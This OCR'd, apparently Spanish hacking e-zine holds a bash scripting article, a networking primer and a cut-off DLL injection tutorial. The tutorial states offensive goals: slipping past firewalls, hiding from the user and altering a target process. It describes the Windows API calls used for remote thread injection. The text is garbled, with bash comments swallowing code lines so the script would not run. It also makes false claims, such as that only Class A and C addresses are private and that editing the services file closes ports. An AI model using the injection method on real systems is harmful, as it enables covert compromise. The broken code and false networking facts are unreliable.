.bash_history   .gimp-2.2/         .mozilla/
.bash_logout    .gksu.lock         .nautilus/
.bash_profile   .gnome/            .recently-used
.bashrc         .gnome2/           .themes/
.bitrock/       .gnome2_private/   .thumbnails/
Desktop/        .gstreamer-0.10/   .viminfo
.dmrc           .gtkrc-1.2-gnome2  .Xauthority
.evolution/     .ICEauthority      .xine/
.face           .icons/            .xsession-errors
.fontconfig/    .metacity/     casidiablo@debianita:~$ alias lss="ls -a -F"
casidiablo@debianita:~$ lss
./              .gconf/            mono-1.1.13.8/
../             .gconfd/           mono-1.1.13.8_0-installer.bin*
.bash_history   .gimp-2.2/         .mozilla/
.bash_logout    .gksu.lock         .nautilus/
.bash_profile   .gnome/            .recently-used
.bashrc         .gnome2/           .themes/
.bitrock/       .gnome2_private/   .thumbnails/
Desktop/        .gstreamer-0.10/   .viminfo
.dmrc           .gtkrc-1.2-gnome2  .Xauthority
.evolution/     .ICEauthority      .xine/
.face           .icons/            .xsession-errors
.fontconfig/    .metacity/
casidiablo@debianita:~$
```

Casi todas las secuencias de comandos empiezan con #!/bin/sh. Los primeros caracteres indican al sistema que dicho archivo es una secuencia de comandos, y /bin/sh inicia el shell bash. Esto es así ya que podemos indicar que el programa se ejecute con otro shell (tcsh, ksh, etc.) o programa interprete. Por ejemplo, si se crea un programa en perl es necesario iniciar con la línea: #!/usr/bin/perl. Una vez iniciado el shell indicado, éste ejecuta una a una las líneas restantes del archivo.
Las secuencias de comandos de shell deben tener encendido su bit de permiso de "ejecución". Puedes encender dicho bit con el comando: chmod a+x nombrearchivo.

Variables

Ya hemos hablado sobre las variables del shell. Cuando se están ejecutando una secuencia de comandos, ya están definidas algunas variables útiles:

- $$: El identificador del proceso que se está ejecutando.
- $0: El nombre de la secuencia de comandos.
- $1 hasta $9: Los primeros 9 argumentos de línea de comandos que se pasan a la secuencia de comandos.
- $#: El número de parámetros de línea de comandos que se pasan a la secuencia de comandos.

```
MAX=9
#Uso de la instrucción if if [ $# -gt $MAX ]
then
  echo "$0: $MAX o menos argumentos requeridos"
  exit 1
fi
  #Imprimir los dos primeros argumentos echo "$0 : El argumento 1 es $1"
echo "$0 : El argumento 2 es $2"
echo ""
  #Uso del for for i in $1 $2 do
  ls -l $i;
done echo ""
#Uso de la intrucción case echo "ejemplo case"
for i do
  case "$i" in
    archivo1) echo "caso a";;
    archivo2) echo "caso b";;
    *) echo "Este es el famoso default: $i";;
  esac done echo ""
  #Uso de la instrucción while-done echo "ejemplo while-done"
i=1;
#mientras que $i sea menor al número de argumentos while [ $i -le $# ]
do
  echo $i;
  i=$[$i+1];
done echo "";
 #Uso de la instrucción until-done echo "ejemplo until"
i=1;
hasta que $i sea mayor al número de argumentos until [ $i -gt $# ]
do
echo "$i argumentos se balanceaban sobre la tela de una araña";
  i=$[$i+1];
done echo ""
  exit 0
```

Estructuras de control

Bash soporta la mayoría de las instrucciones de control utilizadas en los lenguajes de programación comunes, aunque la sintaxis cambia un poquitín. Ahora vamos a ver un ejemplo de una secuencia de comandos en las que se demuestra el uso de casi todas las instrucciones de control disponibles en bash: (Ver Tabla 1.3)

A línea "MAX=9" establece una variable llamada MAX y le asigna el valor entero 9. Luego, el bloque if-fi comprueba si el número de argumentos es mayor de 9, en cuyo caso imprime un mensaje de error y aborta el programa.

Las instrucciones hecho se utilizan para imprimir en pantalla. El shell entiende que cuando se presenta algo como: echo "algo $1", no debe imprimir "algo $1" sino "algo primerargumento", es decir, reconoce las variables dentro de cadenas de texto (como perl o php).

Las siguientes agrupaciones de comandos muestran el uso de las instrucciones de control disponibles en shell. La primera de ellas es el for-done (equivalente a for en C/C++ o Java). Es interesante ver que además de imprimir valores con echo, es posible utilizar comandos del shell, en este caso se toman los dos primeros argumentos y se utilizan para completar el comando ls -l.

Después, en el uso del case (equivalente al switch-case de C o Java), podemos observar el uso de esta instrucción de selección. En el ejemplo de while, se imprime la cantidad de argumentos proporcionados al programa; igualmente actúa la instrucción until. Fíjate también que es posible utilizar comentarios con el signo numeral (#, almohadilla para los españolotes).

Un ejemplo completo para la utilización de este programa sería:

```
casidiablo# touch archivo1 archivo2
casidiablo# ls -F
archivo1 archivo2 programa.sh(*)
casidiablo# ./programa.sh archivo1 archivo2 arg3 arg4 arg5 arg6 arg7 arg8 arg9 arg10
./programa.sh: 9 o menos argumentos requeridos
casidiablo# ./programa.sh archivo1 archivo2 arg3 arg4 arg5
./programa.sh : El argumento 1 es archivo1
./programa.sh : El argumento 2 es archivo2
-rw-r--r-- 1 casidiablo casidiablo 0 2007-02-10 14:16 archivo1
-rw-r--r-- 1 casidiablo casidiablo 0 2007-02-10 14:16 archivo2
ejemplo case
caso a
caso b
Este es el famoso default: arg3
Este es el famoso default: arg4
Este es el famoso default: arg5
ejemplo while-done
1
2
3
4
5
ejemplo until
 1 argumentos se balanceaban sobre la tela de una araña
 2 argumentos se balanceaban sobre la tela de una araña
 3 argumentos se balanceaban sobre la tela de una araña
 4 argumentos se balanceaban sobre la tela de una araña

5 argumentos se balanceaban sobre la tela de una araña  casidiablo#
```

Primero creamos dos archivos vacíos con el comando "touch archivo1 archivo2". Con el comando ls -F comprobamos que existen dichos archivos más el programa (programa.sh). Puedes probar pasarle más de 9 argumentos, para comprobar que el if que colocamos el principio de verdad funciona. Luego se invoca el programa con 5 argumentos, los dos primeros son los nombres de los archivos creados antes.

Final...

Bueno espero que este artículo haya sido de vuestro agrado y que os haya incitado a utilizar más la shell de Linux.

Autor- Christian Castiblanco

Fuente:
http://casidiablo.blogspot.com/

Networking

Introducción

En este artículo les explicaré las Redes (Networking) en general. Luego pasare a algunas aclaraciones, y explicaciones detalladas. Pero lamentablemente el Networking es una rama muy grande, y no podré abordar todos los campos.

La importancia del Networking

El Networking es el conjunto de sistemas de conexión, generalmente permanentes, entre ordenadores de todo el mundo.
Entonces de aquí deducimos que esto nos puede dar un gran conocimiento.
La red nos puede dar miles de posibilidades de todo tipo.
En el sector del hacking y seguridad informática, hay muchísimo para aprender.

Definición y explicación:

IP: Hay un rango para cada una de las tres clases de direcciones IP usadas para el Networking:

Clase A para redes **muy grandes**.
Clase B para redes de tamaño medio.
Clase C para redes pequeñas.


Clase	Primer número	Número de direcciones locales
A	0 -127	16.777.216
B	128 -191	65.536
C	192 -223	256

Rango 1: Clase A - 10.0.0.0 hasta 10.255.255.255
Rango 2: Clase B - 172.16.0.0 hasta 172.31.255.255
Rango 3: Clase C - 192.168.0.0 hasta 192.168.255.255

Explicación:

La IP es un numero univoco en la red, no puede haber otro igual. Por eso se crearon los IP de red LOCAL que son los de clase A y los de clase C. Los demás se utilizan para Internet

Capa ISO-OSI



El **NAT Trabaja al Nivel de la capa Network (capa 3) del modelo OSI.**

1 Físico: Este nivel define la forma de los cables, su tamaño, voltajes en los que operan, etc.
2 Enlace de datos : Aquí encontramos el estándar Ethernet, define el formato de las tramas, sus cabeceras, etc. A este nivel hablamos de direcciones MAC (Media Access Control) que son las que identifican a las tarjetas de red de forma única.
3 Red En esta capa encontramos el protocolo

IP. Esta capa es la encargada del enrutamiento y de dirigir los paquetes IP de una red a otra. Normalmente los "routers" se encuentran en esta capa. El protocolo ARP (Address Resolution Protocol) es el que utiliza para mapear direcciones IP a direcciones MAC.
4 Transporte: En esta capa encontramos 2 protocolos, el TCP (Transmission Control Protocol) y el UDP (User Datagram Protocol). Se encargan de dividir la información que envía el usuario en paquetes de tamaño aceptable por la capa inferior. La diferencia entre ambos es sencilla, el TCP esta orientado a conexión, es decir la conexión se establece y se libera, mientras dura una conexión hay un control de lo que se envía y por lo tanto se puede garantizar que los paquetes llegan y están ordenados. El UDP no hace nada de lo anterior, los paquetes se envían y punto, el protocolo se despreocupa si llegan en buen estado etc. El UDP se usa para enviar datos pequeños, rápidamente, mientras que el TCP añade una sobrecarga al tener que controlar los aspectos de la conexión pero "garantiza" la transmisión libre de errores.

5 Sesión El protocolo de sesión define el formato de los datos que se envían mediante los protocolos de nivel inferior.
6 Presentación External Data Representación (XDR), se trata de ordenar los datos de una forma estándar ya que por ejemplo los Macintosh no usan el mismo formato de datos que los PCS. Este estándar define pues una forma común para todos de tal forma que dos ordenadores de distinto tipo se entiendan.
7 Aplicación Da servicio a los usuarios finales, Mail, FTP, Telnet, DNS, NIS, NFS son distintas aplicaciones que encontramos en esta capa.




Imagen 1.1

Explicaciones de ISO-OSI

Capa 1 Física

Como en el OSI, se refiere a los medios que los datos usan para "CORRER" (ejemplo: antenas, satélites etc.)

Se encarga de las características eléctricas, mecánicas, funcionales y de procedimiento

Capa 2 Enlace de datos

Se trata del medio físico con el cual los datos vienen enviados! es el encargado de transportar por los cables o medios físicos los datos.

Es aquel que se asegura con confiabilidad del medio de transmisión, ya que realiza la verificación de errores y retransmisión.

Capa 3 RED

La capa de red es la que se ocupa, de la transmisión de extremo a extremo (host o computadores de red).

Capa 4 Transporte

Vienen utilizados los protocolos TCP y UDP, para el transporte de datos.

Es el encargado de controlar cada extremo y el intercambio de información con el nivel que requiere el usuario.

Capa 5 Sesión

Este es el más complejo, en cuanto realiza los trabajos de SESION, PRESENTACION y APLICACIÓN que en el OSI vienen realizados respectivamente entre las capas 5,6 y 7.

Define el modo en el cual las aplicaciones a los dos extremos de la conexión, se entrelazan entre ellos. Incluido el método de llamada, de coordinación de las actividades durante la sesión de trabajo y de cierre de la conexión.

Capa 6 Presentación

Establece los formatos de los dos terminales, para representar los datos y los métodos a lo largo de la gestión.

Permite a la capa de aplicación interpretar el significado de la información que se intercambia.

Capa 7 Aplicación

Se entiende directamente con el usuario final.

Que en practica la operación que realiza, por ejemplo la transferencia de un file o la consulta de un documento o de un horario.

NAT (Traducción de Dirección de Red):

Es un estándar creado por la **Internet Engineering Task Force** (IETF) el cual utiliza una o más direcciones IP para conectar varios computadores a otra red (normalmente a Internet), los cuales tienen una dirección IP completamente distinta (normalmente una IP no válida de Internet definida por el **RFC 1918**). Por lo tanto, se puede utilizar para dar salida a redes públicas a computadores que se encuentran con direccionamiento privado o para proteger máquinas públicas.

NAT es muy utilizado en empresas y redes caseras, ya que basta tener una sola dirección IP pública para poder conectar una multitud de dispositivos. Los **ISP** también pueden utilizar NAT para aliviar la escasez de direcciones IP para los usuarios de cable y ADSL, en este caso el ISP le asigna una dirección a cada usuario, usa direcciones no válidas de Internet. Cuando los paquetes de las máquinas de usuario salen del ISP atraviesan una caja NAT que los traduce a la verdadera

dirección de Internet del ISP. En el camino de regreso, los paquetes sufren la conversión inversa. En este caso, para el resto de Internet, el ISP y sus usuarios caseros de cable y ADSL se comportan como una compañía grande

Cuadro explicativo

Origen Ordenador	Origen Dirección IP del Ordenador	Origen puerto Ordenador	IP de Destino	NAT Router Dirección IP	NAT Router. Ha asignado los siguientes Números
A	**192.168.32.10**	**21**	24.155.253.32	**60.90.6.5**	**1**
B	**192.168.32.13**	**80**	198.18.95.8	**60.90.6.5**	**2**
C	**192.168.32.15**	**23**	27.68.178.4	**60.90.6.5**	**3**
D	**192.168.32.18**		27.60. 8.134	**60.90.6.5**	**4**

Ahora hagamos ejemplos más concretos.
Ejemplo:
La PC A abre Internet Explorer para visitar la página WWW.PIPPO.COM , la cual tiene como IP 215.32.2.233, entonces en la tabla del NAT, quedara escrito que espera informaciones de esa IP en el puerto 80 (Web) y que va redireccionado a la PC A = (192.168.1.10).
PC B en vez abre MSN, y MSN utiliza el puerto 50, entonces deja escrito en la tabla del NAT que recibirá la información en ese puerto y de la IP 200.33.55.58.
Ahora que pasa si pusiste un Server WEB en la PC C y esperas informaciones en el puerto 8080. Pasa que en el NAT, no espera ninguna información! Porque el NAT trabaja con pedidos que deben ser desde el Interno hacia el Externo. Así que en este caso el NAT trabaja como un Firewall, bloqueara los pedidos que no sabe a donde redirigir,

porque no están en la tabla!

Entonces si quisieras que funcione nuestro WEB SERVER, lo que hay que hacer, es entrar en la configuración del Router, luego ir a la configuración del NAT y redirigir el puerto hacia el PC C que necesitamos que este en escucha.

Port Windows (Puertos de Windows):

¿Para qué sirven?

Se utiliza en Windows para utilizar varios programas a la vez. Estos puertos le permiten diferenciarse entre los otros programas para que Windows sepa a donde redireccionar los datos.
Por ejemplo el FTP, utiliza el puerto 21. Entonces todo lo que este direccionado a ese puerto, lo mandara a ese programa.
Los puertos de escucha no son FIJOS, pero si existen los mas utilizados para algunos programas.

¿Donde encontramos los puertos en nuestra PC?

En Windows Xp lo encontramos en C:\WINDOWS\system32\drivers\etc
El file se llama Services y lo pueden abrir con Notepad.
Pondré aquí solo 3, porque van del puerto 0 al 9535.

```
ftp 21/tcp #FTP. control
http 80/tcp www www-http #World Wide Web
telnet 23/tcp # TELNET
```

¿Para que me puede ser útil?

Controlar los puertos abiertos, les puede servir para ver si hay algún programa extraño tipo virus/spyware que se conecta en automático a alguna pagina.
Otra ultidad es para saber, que puerto utiliza un programa que no conocemos, saber a que pagina se conecta o a que server.

¿Como puedo controlar los puerto en mi ordenador?

Inicio>>ejecutar>>
Escribir: CMD , dar Aceptar
Se abre el prompt de los comandos (MSDOS).
Digitar: **netstat -na**
Y les mostrara una pantalla con las IP y los puertos donde se están conectando. Luego también pueden probar el comando:
Netstat -a y verán el nombre completo de la pagina, y no el IP. Haciendo netstat -? , les aparece la lista de todas las opciones que se pueden utilizar.

¿Como cerrar puertos manualmente sin necesidad de otro programa?

Todos los puertos, pueden ser cerrados manualmente. Si no quieren utilizar programas sigan estas instrucciones:
Abrir NOTEPAD, y abrir el file " services "que se encuentra en:
windows/system32/drivers/etc
Digitar la palabra DISCARD delante del número del puerto que quieren cerrar.
RECUERDEN!!! Que los puertos son INDISPENSABLES para la navegación, y no hay que cerrarlo absolutamente, pero si hay que **defenderlo y controlarlo (con programas como Firewall).**
Ejemplo:

```
discart tftp 69/udp #Trivial File Transfer
```

¿Que programas me recomiendan para controlar los puertos?

Sin duda un **Firewall**. Hay varios en comercio. Por ejemplo el Comodo Personal Firewall es FREEWARE (Gratuito, almenos por ahora!). Y es una buena solución!.
Luego hay programas para monitorear la red:
Ejemplo:

- **Attacker v3.0**

Podéis descargarlo de **aquí**.

HUB

Un HUB tal como dice su nombre es un concentrador. Simplemente une conexiones y no altera las tramas que le llegan. Para entender como funciona veamos (Ver Imagen 1.2) paso a paso lo que sucede (aproximadamente) cuando llega una trama.




Imagen 1.2

Como habéis visto en la imagen anterior, podemos sacar las siguientes conclusiones:

1 - El HUB envía información a ordenadores que no están interesados. A este nivel sólo hay un destinatario de la información (los demás PC no lo van a procesar ya que la MAC de destino no es para ellos), pero para asegurarse de que la recibe el HUB, envía la información a todos los ordenadores que están conectados a él, así seguro que acierta.

Entonces podemos decir que el hub retransmite todo lo que escucha.

Switch


Cuando hablamos de un switch lo haremos refiriéndonos a una capa de nivel 2, es decir, perteneciente a la capa "Enlace de datos". Normalmente un switch de este tipo no tiene ningún tipo de gestión, es decir, no se puede acceder a él. Sólo algunos switch tienen algún tipo de gestión pero suele ser algo muy simple. Veamos cómo funciona un "switch".

Explicación y Ejemplos

Puntos que observamos del funcionamiento de los "switch":

1 - El "switch" conoce los ordenadores que tiene conectados a cada uno de sus puertos (enchufes). Cuando en la especificación del un "switch" leemos algo como "8k de la tabla del MAC address" se refiere a la memoria que el "switch" destina a almacenar las direcciones. Un "switch" cuando se enchufa no conoce las direcciones de los ordenadores de sus puertos, las Aprende a medida que circula información a través de él. Con 8k hay más que suficiente. Por cierto, cuando un "switch" no conoce la dirección MAC de destino envía la trama por todos sus puertos, al igual que un HUB ("Flooding", inundación). Cuando hay más de un ordenador conectado a un puerto de un "switch" este aprende sus direcciones MAC y cuando se envían información entre ellos no la propaga al resto de la red, a esto se llama filtrado.

Ejemplo:



Viendo esta imagen, podemos sacar las siguientes conclusiones:

El switch, hace periódicamente una búsqueda (a nivel ETHERNET) de los dispositivos que están conectados, para descubrir quien esta del otro lado.

En el switch la diferencia fundamental es que el switch "aprende" donde esta cada dirección MAC en cada puerto físico y transmite las tramas ethernet al puerto que corresponde y a la MAC de destino.

Es decir, en un switch, en condiciones normales de funcionamiento, una tercer maquina no puede ver el trafico entre otras dos PC de la red local.

Port Forwarding (Redireccionamiento de puertos):

La redirección de puertos. No es que una redirección, como la misma palabra lo dice.

¿Porque hay que redireccionar puertos?

Porque se utiliza solo, cuando es el Server o un Cliente que se conecta con ustedes. No es al revés!

Ejemplo, Emule:

Nosotros nos conectamos al Server de Emule, pero nosotros no hacemos un pedido desde nuestro PC, hacia cada uno de los IP de cada persona que esta conectado a Emule. Entonces el router no sabe que esa conexión que intentara hacer un cliente de Emule, donde la tiene que redireccionar, y como ese IP no esta en su tabla de NAT, no lo aceptara.

Les hago ver un ejemplo con mi Router Linksys WRT-54GL (con formware DDRT de Linux). (Ver Imagen 1.3)

Imagen 1.3

En este ejemplo, hay 2 Emule y 2 BIT-torrent y un puerto que dice OPEN.

Se puede utilizar Dos o mas Emule, lo único que tendrán que cambiar, es el puerto de escucha, ósea en el Router, y en vuestro Cliente de Emule o Bit-Torrent que sea.

En mi caso el puerto Open, lo tengo para cualquier programa. Lo único que tengo que hacer es poner el cliente que quiero usar (Web Server, FTP Server) en ese puerto de escucha.

Final...

Como habreis podido ver este tema es muy importante ya que todo internet es una Red y funciona como hemos explicado en este artículo. Espero que haya sido de vuestro agrado.

Autor: TigreDARK

Links Interesantes

Historia de los protocolo. Protocolo OSI y TCP en capas

Dirección IP

Network Address Translation

Modelo OSI

Inyección Dll

Introducción

Las inyecciones en general son parte importante en el tratamiento médico, el cual logrará su éxito dependiendo del seguimiento indicado para la aplicación, tanto en horario y vía indicada. Una inyección mal dirigida o una técnica mal aplicada puede evitar que el medicamento actué en forma eficaz, o puede causar lesiones. Algunas de las razones y ventajas para aplicar el medicamento en inyección (terapia parenteral) son:

* Para lograr una rápida respuesta al medicamento.
* Garantizar precisión y cantidad del medicamento administrado.
* Obtener una respuesta segura en el paciente.
* Evitar la irritación del aparato digestivo, pérdida del medicamento por expulsión involuntaria, por la destrucción del jugo gástrico.
* Concentrar el medicamento en el área específica.
* Cuando el estado mental o físico del paciente dificulta o hace posible el empleo de otra vía.

Bueno, intentaré adaptarlo un poco:

-Que un programa externo ejecute nuestro código en este caso contenido en una dll.

-Que no nos impresione el tema del firewall puesto que ahora para él somos un programa con credenciales.

-Si el usuario no es imbécil le complicaremos un poco la vida para encontrarnos.

-Modificar el comportamiento del programa.

Principios básicos de librerías de enlace dinámico

En todo el tutorial por comodidad en este tipo de cosas vamos a usar C y en mi caso m$ visual c como ide.

Dll Básica

Código: (Ver Tabla 1.1)

Dlls con funciones exportadas

Ahora tenemos una dll de la que queremos usar sus funciones desde otro programa, pues necesitamos tres archivos un .cpp (código) el .h (cabecera) y un .def (definición).

.cpp:

```
#include "ejemplo.h
extern "C" //Definimos que las funciones de a continuación serán externas
int Suma(int a,int b)
{
return (a+b);
}
```

.h:

```
#include <windows.h>

extern "C" //Lo mismo, le decimos que funciones de la cabecera son exportadas
{
int Suma(int a,int b);
}
```

Ahora el archivo que necesita el linker para las funciones exportadas.

.def:

```
LIBRARY "Sumador"
DESCRIPTION     'Sumador     Windows
Dynamic         Link         Library'
EXPORTS
Suma
```

Tabla 1.1

```
#include                                                    <windows.h>
#include                                                      <stdio.h>

//hinstdll es la instancia de la dll
//fdwReason es el motivo por el que se ha ejecutado el DllMain puede tomar
como                                                                valores
//DLL_PROCESS_ATTACH=Un       programa       ha       cargado       la       dll
//DLL_PROCESS_DETTACH=Un      programa      ha      descargado      la      dll
//Si devolvemos TRUE la dll se quedará cargada si devolvemos FALSE la dll se
descargará
//Por todo lo demás puedes imaginarte que estás programando un ejecutable
normal                              y                                corriente
//solo que no tienes en principio entrada y salida por consola claro.
bool WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
if                                              (fdwReason==DLL_PROCESS_ATTACH)
{
FILE                                  *arch=fopen("c:\\mehecargado.txt","w");
fclose(arch);
}
return                                                                TRUE;
}
```

Descripción de apis necesarias

En este punto vamos a describir todo el material necesario para intervenir a nuestro paciente. Puedes saltarte el tema y ir revisando cuando no entiendas el funcionamiento de una api.

Castings extraños

Esto no es tema de apis pero por ponerlo en algún sitio. Si no tienes un mínimo de conocimientos sobre punteros deberías leerte algún tutorial extenso antes de implementar las dos últimas inyecciones. Pero lo más complicado es lo siguiente:

Código:

```
*((DWORD*)codeBuff)=dLoadLibrary;
```

Tenemos que codeBuff es un buffer de datos de cierto tamaño, si queremos guardar a partir de su posición actual 4 bytes (Dword) tenemos que decirle que codeBuff es un puntero a un DWORD (DWORD*) y decirle que queremos asignarlo a donde apunta codeBuff *(blabla). Podría hacerse de otros modos pero es el mas eficiente, además la manera más cómoda.

Código:

```
typedef long (__stdcall *tipoproc)(int,unsigned int,long);
```

Con esto definimos un tipo puntero a función, si tenemos la dirección de memoria de una función no podemos llamarla directamente en c. A riesgo de que alguien me dé una paliza por la comparación se puede decir que es como una variable donde guardamos una función para poder lanzarla de algún modo.

LoadLibrary/GetProcAddress/GetModuleHandle

Código:

```
HMODULE=LoadLibrary(nombre de dll)
```

Esta función carga una dll a nuestro programa, al cargarla se ejecuta el dllmain

Nos devuelve un manejador de la librería o NULL si falla al cargar.

En el tema de inyecciones dll siempre se trata de hacer que el programa a inyectarse ejecute esta api pasándole la ruta a nuestra dll.

Código:

```
HMODULE=GetModuleHandle(nombre de la dll)
```

Nos devuelve el manejador a una librería o NULL si falla. Para nosotros esta api tiene exactamente la misma utilidad que LoadLibrary solo que la usaremos cuando ya tenemos la librería cargada en memoria.

Código:

```
FARPROC=GetProcAddress(libreria,nombre de función)
```

Esta api nos devuelve la dirección de una función dentro de una librería, la librería debe estar cargada en memoria y debemos pasarle el manejador de LoadLibrary o de GetModuleHande. Devolverá la dirección a la función o NULL si falla.

Código:

```
HMODULE WINAPI LoadLibrary(LPCTSTR lpFileName);
```

Pasándole la ruta a una dll la cargará y nos devolverá su manejador, necesitaremos el manejador para SetWindowsHookEx.

Código:

```
FARPROC WINAPI GetProcAddress(HMODULE hModule,LPCSTR lpProcName);
```

Nos devuelve un puntero a una función de la dll que hayamos cargado con LoadLibrary.

SetWindowsHookEx

Código:

```
HHOOK SetWindowsHookEx(int idHook,HOOKPROC lpfn,HINSTANCE hMod,DWORD dwThreadId);
```

IdHook es el tipo de hook que queremos instalar, hay varios, de mensaje a ventana, de evento de ventana, teclado, raton...

lpfn es un puntero hacia la función que se ejecutará cuando se produzca el evento

hMo*d* es un puntero hacia la dll que contiene la función que se ejecutará cuando se produzca el evento.

HThreadId es el identificador del hilo que queremos hookear, es decir, que parte de que programa queremos hookear, en el caso de que queramos establecer un hook global será 0.

CreateRemoteThread

Crea un nuevo hilo de ejecución en el proceso que le especifiquemos.

Código:

```
HANDLE  WINAPI  CreateRemoteThread(
HANDLE                    hProcess,
LPSECURITY_ATTRIBUTES
lpThreadAttributes,
SIZE_T                  dwStackSize,
LPTHREAD_START_ROUTINE
lpStartAddress,
LPVOID                  lpParameter,
DWORD               dwCreationFlags,
LPDWORD lpThreadId);
```

Hprocess es el manejador del proceso donde se creará el hilo, este parámetro será el devuelto por OpenProcess. **LpThreadAttributes** en nuestro caso será null para que coja parámetros de seguridad por defecto. **DwStackSize** es el tamaño de la pila en nuestro caso será null para que coja el establecido por el programa. **LpStartAddress** es la dirección de memoria donde se iniciará la ejecución del hilo **lpParameter** son los parámetros que se le pasarán a la función del hilo. **DwCreationFlags** es el modo en el que se lanzará el hilo, estableciendo null se ejecutará directamente. **LpThreadId** es una variable de salida que después de la llamada contendrá el identificador del hilo lanzado.

ReadProcessMemory/WriteProcessMemory

Código:

```
ReadProcessMemory(proceso,direccion,b
uffer,tamaño,bytestrabajados)
```

Nos sirve para leer cierta región de memoria proceso es el manejador del proceso devuelto por OpenProcess dirección es la dirección de memoria a partir de la que se leerá buffer después de la llamada contendrá los datos leídos tamaño es la cantidad de datos a leer bites trabajados nos devolverá la cantidad de datos leídos.

Código:

```
WriteProcessMemory (...)
```

Es exactamente lo mismo que ReadProcessMemory solo que Buffer son los datos a escribir y bites trabajados es el número de bytes que se han escrito correctamente.

OpenProcess

Código:

```
HANDLE                              WINAPI
OpenProcess(acceso,handleheredable,pi
d);
```

Acceso- determina para que queremos abrir el proceso nosotros estableceremos PROCESS_ALL_ACCESS para tener todos los permisos posibles. **Handleheredable**- determina al crear un proceso si el manejador heredará del padre, en nuestro caso simplemente false pid es el identificador del proceso que queremos abrir (puedes verlo en el taskmanager).

VirtualAllocEx

Código:

```
VirtualAllocEx(proceso,Direccion,Tamaño,Tipo,proteccion)
```

Proceso es el manejador del proceso devuelto por OpenProcess. **Dirección** donde queremos asignar la memoria, en nuestros casos será null para que lo decida la función. **Tamaño** es la cantidad de bytes a asignar

